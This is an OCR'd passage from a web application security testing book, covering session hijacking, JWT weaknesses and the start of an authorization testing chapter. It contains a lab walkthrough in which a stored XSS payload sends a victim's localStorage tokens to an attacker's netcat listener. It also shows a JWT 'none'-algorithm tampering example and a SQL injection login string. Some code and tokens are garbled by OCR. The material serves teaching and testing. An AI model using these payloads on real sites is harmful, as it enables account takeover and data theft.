
Session hijacking

Session hijacking is when an attacker illicitly gets and takes control of an active user's session. This unauthorized access enables the attacker to impersonate the legitimate user, potentially leading to unauthorized actions and data exposure. Session hijacking can occur through various means, including the interception of session cookies, exploitation of session vulnerabilities, or malware. The consequences of successful session hijacking can be severe, ranging from unauthorized access to sensitive information to potentially manipulating user accounts. Robust security measures, such as encryption, secure session management practices, and continuous monitoring, are imperative to mitigate the risks associated with session hijacking and safeguard the integrity of user sessions.

Exploiting session hijacking

Session hijacking is generally done via stealing, guessing, or using the victim's session cookie and then changing your cookie to that value. A few factors to watch out for: the session is not always stored in a cookie; it could be in the URL, localStorage, sessionStorage, or even an HTTP header. The session ID could be called something different, as the name is arbitrary. There may be more than one session involved in an application.

In this example, using the habit-helper application, we will perform a session hijacking attack via the remember me feature. When the user logs in with the remember me box checked, a new seemingly random token is generated that acts as a session token for one thing, using the remember me feature. Refer to the following figure:




```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 85
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: notifications=ZW1wdHk=; CSRFTOKEN=
c9f0f895fb98ab9159f51fd0297e236d; FORGOTPASSWORD=
W3Rva2Vu0jAxM2ExMjM2YmEzMDZm0Dk3M2ZjZWYxZjE4MWI2ZTk3LHVzZXI6Z3J
pbmNoLGV4cGlyZXM6MTcwMTQwNjM5NjI0=; JSESSIONID=
4939CAA7FAE8FA9181E8B057F9D04386; permissions=bm9uZQ==; user=
Connection: close

rememberMeToken=&username=grinch&password=password1234&
rememberme=true&_rememberme=on
```

```
HTTP/1.1 302
Set-Cookie: permissions=dXNlcg==; Path=/habit-helper-1.0
Set-Cookie: user=Pp270D999942; Path=/habit-helper-1.0
Set-Cookie: CSRFTOKEN=c4ca4238a0b923820dcc509a6f75849b;
Path=/habit-helper-1.0
Location:
/habit-helper-1.0/myAccount?newCsrfToken=c4ca4238a0b923820dcc509a6f
75849b&rememberMeToken=bdc87b9c894da5168059e00ebffb9077
Content-Language: en-US
Content-Length: 0
Date: Mon, 04 Dec 2023 20:34:36 GMT
Connection: close
```

Figure 10.15: Remember me HTTP request and response

Further digging into the application shows that this is stored in the **Local Storage**, as follows:



Key	Value
rememberMeUser	grinch
rememberme	true
rememberMeToken	bdc87b9c894da5168059e00e...

Figure 10.16: Remember the token in Local Storage


Let us create a cross-site scripting attack to steal all the `localStorage`. Building upon our learnings in *Chapter 6*, *CORs*

Exploitation, our cross-site scripting attack should be as follows:

```
<script>
var img = new Image();
store = "";
for (let i = 0; i < localStorage.length; i++) {
    const key = localStorage.key(i);
    const value = localStorage.getItem(key);
    store += value + "\n";
}
img.src="https://myURL?values=" + store;
</script>
```

Here, the value for `myURL` should substitute wherever your webserver stands up.

Next, we will check our IP address and set up a simple Netcat server to listen, as seen in *Chapter 4*, *Observability with SQL Injections*. The IP address on Linux can be checked with the command **ifconfig**. The simple netcat listener is started with the command **nc -lvp 9393**, which tells netcat to listen to port `9393`. This is shown in the following figure:



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe02:9718  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:02:97:18  txqueuelen 1000  (Ethernet)
        RX packets 269  bytes 88287 (86.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 193  bytes 28133 (27.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 900 (900.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 900 (900.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$ nc -lvp 9393
listening on [any] 9393 ...
```


Figure 10.17: *Starting a listening server on a Linux VM*

So, using the information from ifconfig, the payload code is updated as follows:

```
<script>
```

```
var img = new Image();
store = "";
for (let i = 0; i < localStorage.length; i+ +) {
    const key = localStorage.key(i);
    const value = localStorage.getItem(key);
    store + = value + "\n";
}
img.src="http://192.168.196.128:9393?values=" + store;
</script>
```

Let us insert a post that uses this payload in the forum section. Browse to the write post and paste this in as a post after uploading an image. Unfortunately, habit-helper has a client-side protection mechanism that does not allow the script tag, as follows:



Enter Title (Inspiring or Call for Help):

Cats

Post:


```
I love cats<script>
var img = new Image();
store = "";
for (let i = 0; i <
localStorage.length; i++)
```

We love you making your posts and comments look good with tags, but for security reason can't allow javascript

Figure 10.18: *Client-side protection*

We will need to bypass it using Burp Suite's proxy tool. Go to the **Proxy** tab and click the **Intercept is off** button to turn the proxy on. Then, change the `<script>` tag by a single character and click **Add comment**.

The proxy will intercept your request. Fix the one character change to the script tag, and click the **Forward** button as follows:




Request to http://127.0.0.1:8081

```
POST /habit-helper-1.0/public?write=yes&createpost=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 576
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/public?write=yes&uploadfile=yes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: FORGOTPASSWORD=W3Rva2Vu0jAxM2ExMjM2YmEzMDZm0Dk3M2ZjZWYxZjE4MWI2ZTk3LHVzZXI6Z3JpbmNoLGV4cGlyZXM6MTcwMTQwNjM5N10=; JSESSIONID=4939CAA7FAE8FA9181E8B057F9D04386;
permissions=dXNlcg==; user=sK411p999888; CSRFTOKEN=8f14e45fceea167a5a36dedd4bea2543; notifications=Y29tbWVudA==
Connection: close

title=Cats&author=grinch&imageName=cats-1.jpg&csrfToken=8f14e45fceea167a5a36dedd4bea2543&thePost=
I+love+cats%3Cscriipt%3E%0D%0Avar+img+%3D+new+Image%28%29%3B%0D%0Astore+%3D+%22%22%3B%0D%0Afor+%28let+i+%3D+0%3B+i+%3C+localStorage.length%3B+i%2B%2B%29+%7B%0D%0A++++co
nst+key+%3D+localStorage.key%28i%29%3B%0D%0A++++const+value+%3D+localStorage.getItem%28key%29%3B%0D%0A++++store+%2B%3D+value+%2B+%22%5Cn%22%3B+%0D%0A%7D%0D%0Aimg.src%3D
%22http%3A%2F%2F192.168.196.128%3A9393%3Fvalues%3D%22+%2B+store%3B%0D%0A%3C%2Fscript%3E%0D%0A%0D%0A%3C%2FBODY%3E%3C%2FHTML%3E&submitPost=Submit
```

Figure 10.19: *Bypass client-side protection*

Then click **Intercept is on** to turn the interception off.

The first time you bypass the client side on habit-helper, it will substitute a CTF flag for your script, as shown in the following figure:



127.0.0.1:8081/habit-helper-1.0/public?read=yes&id=5

127.0.0.1:8081 says

flag{CLl3n75lD3_i5_7H3_8357_5id3}

Figure 10.20: *Client-side CTF flag*


To demonstrate this exploitation we need to have someone login as a user who will trigger the malicious code. To test our exploitation, we can log in as Lizzie via an incognito browser and view this post to activate the cross-site scripting. Then, the attacker will receive the localStorage values as follows:



```
kali@kali:~$ nc -lvp 9393
listening on [any] 9393 ...
192.168.196.1: inverse host lookup failed: Unknown host
connect to [192.168.196.128] from (UNKNOWN) [192.168.196.1] 14018
GET /?values=7dcf9da7d589d2caa1d588670ab8b52aLizzietrue HTTP/1.1
Host: 192.168.196.128:9393
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:8081/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Figure 10.21: *Returning localStorage values*

Hijacking occurs by changing my remember-me values to Lizzie's, which we found above. Then, we will have access to Lizzie's session. Use development tools to change these values in the **Local Storage**, as follows:


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM Invader
1
1
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Filter

Key	Value
rememberMeToken	7dcf9da7d589d2caa1d588670ab8b52a
rememberMeUser	Lizzie
rememberme	true

***Figure 10.22**: Updating Local Storage values in Development tools*

To modify these values:

1. Go to **Development tools** by clicking on the three dots in the right-hand corner, selecting **M**ore tools from the menu, and then **D**evelopment tools from the submenu.
2. In development tools, go to the **Application** tab.
3. On the left-hand side, select the URL you are testing to see the **`localStorage`** values.
4. Double-click on a value to change it.
5. Hit enter to save your new value.

A similar approach works for changing session cookies or tokens in **`sessionStorage`**. The only difference would be selecting that storage option in step 3.

JSON Web Tokens

JWT presents a compact, self-contained means of representing information between parties as JSON data. Functioning as tokens with a cryptographic signature, they provide a secure mechanism for transmitting claims between entities. Unlike encrypted data, JWTs are solely signed, enhancing data integrity without encryption. Their structure involves base64 encoding, making them concise and efficient for various applications.

While JWTs offer cryptographic assurance, it is crucial to recognize that they work within a standard framework and are not secure by default. Rather than a covert, ultra-secure solution, JWTs have gained prominence as a widely adopted industry standard. Their prevalence and ease of implementation have propelled JWTs into a common practice for conveying secure, verifiable information across different components of web applications.

JWTs serve as a straightforward and efficient method for transmitting information between parties. A JWT consists of three distinct parts: the header, the payload, and the signature. The header encompasses metadata about the token, such as the token type and the signing algorithm used. The payload holds the actual claims or assertions, supplying information about the user or the application context. The header and payload are encoded using *Base64*, ensuring efficient data transmission. The signature, the third part, is generated by applying a specified cryptographic algorithm to the encoded header, payload, using a secret key. This signature ensures the integrity of the JWT, allowing recipients to verify the token's validity. These components are seamlessly concatenated with periods, forming the JWT structure: **header.payload.signature**. The modular and standardized nature of JWTs makes them widely adopted for data interchange across various web applications and services.

JWT creation and verification

This section delves into the step-by-step procedures of crafting a JWT, including encoding the header and payload, signing the token, and the subsequent verification steps crucial for maintaining data integrity in server-side requests.

JWT creation is done as follows:

1. Create the JSON header and encode it using Base64.
2. Create the JSON payload and encode it using Base64.
3. Concatenate the encoded header and payload with a period (.)
4. Sign the concatenated result.
5. Base64 encodes the signature.
6. Append a period (.) and then the encoded signature.

JWT Verification uses the following steps:

1. Split the token into three parts based on the dots.
2. Base64 decodes each part.

3. Parse the JSON to extract the header and payload.
4. Retrieve the algorithm from the header.
5. Verify the signature based on the algorithm.
6. Verify the claims within the payload.

Although JWTs may contain PII, attackers often target the signature to tamper with and modify the JWT. Given the ease of Base64 encoding and decoding, ensuring the integrity of JWTs is crucial, particularly when dealing with sensitive data and making server-side requests.

Example of JWTs

Let us look at an example JWT and see the different parts. The following example was generated using an example application provided by the **Open Worldwide Application Security Project** (**OWASP**) that is called the OWASP Juice Shop Application:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiv
UsnPNMxnKlMHmpsJnMFV-
r2HmQAGn9O3uMqve3iNSEQcxBHBG4MGyR6yQoRbEJbKKZqTSzJXo1IGL

In this example, the header is **eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9**, which can be decoded from `base64` to show its value **{"alg":"RS256","typ":"JWT"}**. The **alg** attribute is short for algorithm and tells us how the payload is signed. Many different algorithms are supported, including symmetric algorithms, asymmetric algorithms, and none, which indicates no signature will be used.

Similarly, the payload starts after the header and contains: **eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIi**

The payload can be decoded to extract the following information: **{"status":"success","data":{"id":1,"username":"","email":"admin@juice-sh.op","password":"0192023a7bbd73250516f069df18b500","role":"admin","las**
16:18:02.020 +00:00","updatedAt":"2019-11-07 16:18:02.020 +00:00","deletedAt":null},"iat":1573143528,"exp":157316152OH0}.

Consider the example: the header, initially encoded as:

`'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9'`, can be decoded easily, the algorithm changed to `'none'`, and then re-encoded as `'eyJhbGciOhxub25lIiwidHlwIjoiSldUIn0K'`. Then, anything in the payload could be changed without detection. This underscores the importance of diligent integrity checks with every server-side request to thwart potential decoding and modification attempts.

Securing JSON Web Tokens

Securing JWT is crucial for keeping the integrity and confidentiality of session management. Ensure robust security with the following best practices:

- **Verify signatures diligently**: Many libraries offer `decode` and `verify` functions. Always use the `verify` method, which actively checks the signature's validity.
- **Utilize strong secrets**: The strength of the signature relies on the secret used. Avoid using weak secrets, as tools like Hashcat can crack JWTs offline if the secret is not robust.
- **Limit algorithms**: Restrict JWTs to a single algorithm to simplify validation. Avoid allowing the `'none'` algorithm, as it opens the door to potential attacks.
- **Algorithm allowlisting**: If multiple algorithms are necessary, implement an allowlist and avoid mixing symmetric and asymmetric algorithms to prevent Algorithm Confusion.
- **Consider encryption**: Encrypt the JWT contents if they are only used server-side. Avoid encryption if the contents are processed client-side, as the decryption key may become exposed.
- **Verify standard claims**: Confirm standard claims like `'iss'` (issuer), `'aud'` (audience), `'exp'` (expiration time), and `'nbf'` (not before time) to ensure the JWT's legitimacy.
- **Keep libraries updated**: Regularly update your JWT library to patch vulnerabilities and benefit from the latest security features.
- **Avoid DIY implementations**: Resist the temptation to create custom JWT implementations. Rely on established and well-maintained libraries to mitigate risks associated with homegrown solutions.

Conclusion

Navigating the tangle of session management vulnerabilities requires a nuanced understanding and proactive defense. As we conclude this chapter, you have acquainted yourself with the fundamentals and mastered the art of testing and safeguarding against guessable session IDs, session fixation, session hijacking, and the nuances of JWT vulnerabilities. The insights gained, and the secure coding guidelines are robust protection against potential breaches.

In the following chapter, we will address missing functional access control by utilizing Burp Suite's Site Map Tool. We will also explore the complexities of IDOR and privilege escalation while exploring CSRF to better identify and mitigate potential threats.

Join our book’s Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 11

Authorization Practices

Introduction

The complexity of authorization in web applications requires a deep understanding of potential vulnerabilities and proficient testing methods. This chapter explores standard authorization testing, unraveling the nuances of missing function level access control, **Insecure Direct Object Reference** (**IDOR**), privilege escalation, **Cross-Site Request Forgery** (**CSRF**), and **Server-Side Request Forgery** (**SSRF**). Equipped with step-by-step testing examples and comprehensive, secure code guidelines, this chapter provides you with the knowledge to secure your applications against well-known authorization attack vectors.

Structure

This chapter will discuss the standard authorization testing and vulnerabilities, including:

- Authorization basics
- Missing function level access control

- Insecure Direct Object Reference
- Privilege escalation
- Cross-Site Request Forgery
- Server-Side Request Forgery

There will be step-by-step testing examples for each vulnerability type and secure code guidelines.

Objectives

By the end of this chapter, you will be familiar with well-known authorization attack vectors. You will learn to use Burp Suite's Site Map Tool and the Autorize extension to test for missing function level access control. We will examine IDORs, looking at manual testing and automating exploitation. We will also look at privilege escalation exploits, where a valid user determines how to change their privileges vertically or horizontally. We will discuss server-side request forgery and how to recognize it. Finally, we will learn cross-site request forgery, including multiple examples of missing security controls and poorly implemented security controls. Secure coding guidelines will follow for each vulnerability type.

Authorization basics

Authorization establishes the permissions and privileges granted to authenticated users, controlling their access to specific resources, functionalities, or data within an application or system. It ensures that users only interact with information and perform actions aligned with their assigned roles or permissions. Authorization vulnerabilities can take several forms, with varying testing methodologies and secure coding guidance. For example, missing function-level access control testing can be reasonably automated with the right tools. Still, IDOR requires manual testing and attention to detail from the tester. In the next section, we will look at the different testing techniques.

Authorization basic testing

Authorization testing is fundamental to securing applications by addressing critical questions that uncover potential vulnerabilities.

This assessment involves exploring whether post-authentication data or functionality is inadvertently exposed to unauthenticated users and whether unauthorized users can manually invoke requests for privileged functionality or access confidential data while logged in. It also evaluates the risk of users accessing data belonging to others, which they should not be able to access, which is known as **Insecure Direct Object Reference** (**IDOR**). Additionally, the testing assesses whether users can learn their privilege level within requests and, if found, change it, which is referred to as *privilege escalation*. For higher security applications, we also consider whether the application mandates re-authentication to safeguard the manipulation of sensitive information. Through this comprehensive analysis, authorization testing aims to reinforce applications against potential security loopholes and unauthorized access.

In basic authorization testing, a careful examination involves various strategic steps to uncover potential vulnerabilities. It is necessary to test all viewable pages accessible when logged in but not when logged out. By manually trying to view these pages without authentication and as different users with different privileges, one can find any accidental exposure of unauthorized content. Additionally, the analysis extends to actions or functionalities accessible only when logged in. These should be tested even when the page initiating the action correctly limits access. The application may still allow the action to be performed.

In the following subsection, we will use two tools to automate testing pages and functionalities in applications that use session cookies. These are the Site Map Tool and the Autorize Extension. Careful manual testing and using tools such as Burp Suite Repeater will be necessary for applications that do not use session cookies. Another crucial part of authorization testing is the searching for insecure direct object references (IDOR), where modifying elements like the URL, GET and POST parameters, cookie values, local/session storage, and HTTP headers may reveal critical insights. Similarly, we will try altering elements that appear to specify the privilege level. Testing examples for IDOR and privilege escalation will be detailed in later subsections.

Understanding what a direct object reference or an indicator of privilege level could be is essential in this testing phase. The evaluation encompasses elements within the URL, GET parameters, POST parameters, cookie values, local/session storage, and HTTP headers. Modification of these elements can shed light on potential vulnerabilities, allowing security professionals to learn the robustness of the application's authorization mechanisms. Whether manually changed or manipulated through tools like Burp Interceptor or Repeater, these assessments significantly strengthen applications against unauthorized access and potential exploitation.

The following table shows what modification methods should be tried for each location that can show privilege or a direct object reference:

Location	**Modification methods**
Part of the URL	Change manually or modify using Burp Suite interceptor/repeater.
Get Parameters	Change manually or modify using Burp Suite interceptor/repeater.
Post Parameters	Modify using Burp Suite interceptor/repeater.
Cookie Values	Change the Set-Cookie from Burp Suite interceptor or use developer tools.
Local Storage/Session Storage	Change in developer tools.
HTTP Headers	Modify using Burp Suite interceptor/repeater.

Table 11.1: *Modification methods to try in manual authorization testing*


Missing function level access control

Missing function level access control refers to a security vulnerability where a web application allows unprivileged users to access functionality or data intended for users with different privileges, often due to inadequate or absent authorization checks. This often arises from errors in implementing access control mechanisms. Merely controlling the presentation layer, such as displaying only authorized links and menu choices, is insufficient, as attackers can easily forge direct access to supposedly *unauthorized* pages. The impact of this vulnerability is significant, allowing attackers to invoke functions and services they are not authorized for, gain unauthorized access to other users' accounts and data, and perform privileged actions that should be restricted to specific roles or individuals. This oversight leads to unauthorized access to sensitive features and exposes the application to potential misuse that can cause data breaches.

Site Map tool

Burp Suite’s Site Map tool can automate testing for missing function-level access control. This is not its intended purpose, but it is a fantastic way to use this feature. This requires a little setup but is done without installing extensions, which may be preferred in specific engagements, especially red-team assessments. Below is a step-by-step walk-through of how to perform this test using the amazing-myths-2 application:

1. Verify that Burp Suite is on, the traffic is going through the proxy, and the intercept is off.
2. Set up a sitemap (i.e., target) tool to use a cookie jar. Go to the **Project options** tab and select the **Sessions** subtab. Select the rule **Use cookies from Burp's cookie jar** and click the edit button. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
Connections
HTTP
TLS
Sessions
Misc
Add
Edit
Remove
Duplicate
Up
Down
Open sessions tracer

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Enabled	Description	Tools
☑	Use cookies from Burp's cookie jar	Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Cookie Jar


Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

☑ Proxy ☐ Scanner ☐ Repeater
☐ Intruder ☐ Sequencer ☐ Extender

***Figure 11.1**: Burp's cookie jar tool configuration*

When the rule editor pop appears, navigate to the scope tab and select the target option. Click the **Okay** button at the bottom of the page, as follows:


Session handling rule editor

Details Scope

Tools Scope

Select the tools that this rule will be applied to.

☑ Target ☑ Scanner ☐ Repeater
☐ Intruder ☐ Sequencer ☐ Extender
☐ Proxy (use with caution)

URL Scope

Use the configuration below to control which URLs this rule applies to.

● Include all URLs
○ Use suite scope [defined in Target tab]
○ Use custom scope

Parameter Scope

You can restrict the rule to requests containing specific parameters if required.

☐ Restrict to requests containing these parameters:

Figure 11.2: *Cookie jar rule editing*


3. Log in as the most powerful user, such as Admin or root. In this case, we will log in as JuliaHull, the site admin we discovered earlier. Remember, you can log in as Julia using the SQL Injection from *Chapter 9*, *Authentication Protocols*. Username is **JuliaHull’ or 1 = 1 --**.

4. Go through all the protected functionality, letting Burp Suite create a history site map. In this case, as an example, we will go through a few administrative functionalities found under the **Manage** tab.

5. When done, log out of the app and clear cookies, if necessary. Logging in is a different type of user now, or decide to test what a non-logged-in user can do.

6. Go to the target tab and set up the scope. Add the URL to the scope by right-clicking and selecting **Add to the scope**.

   Then, select any URLs that should not be included, right-click on them, and select Remove from scope. Registration, login, and logout should be excluded. Go to the scope tab and verify that everything looks correct. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
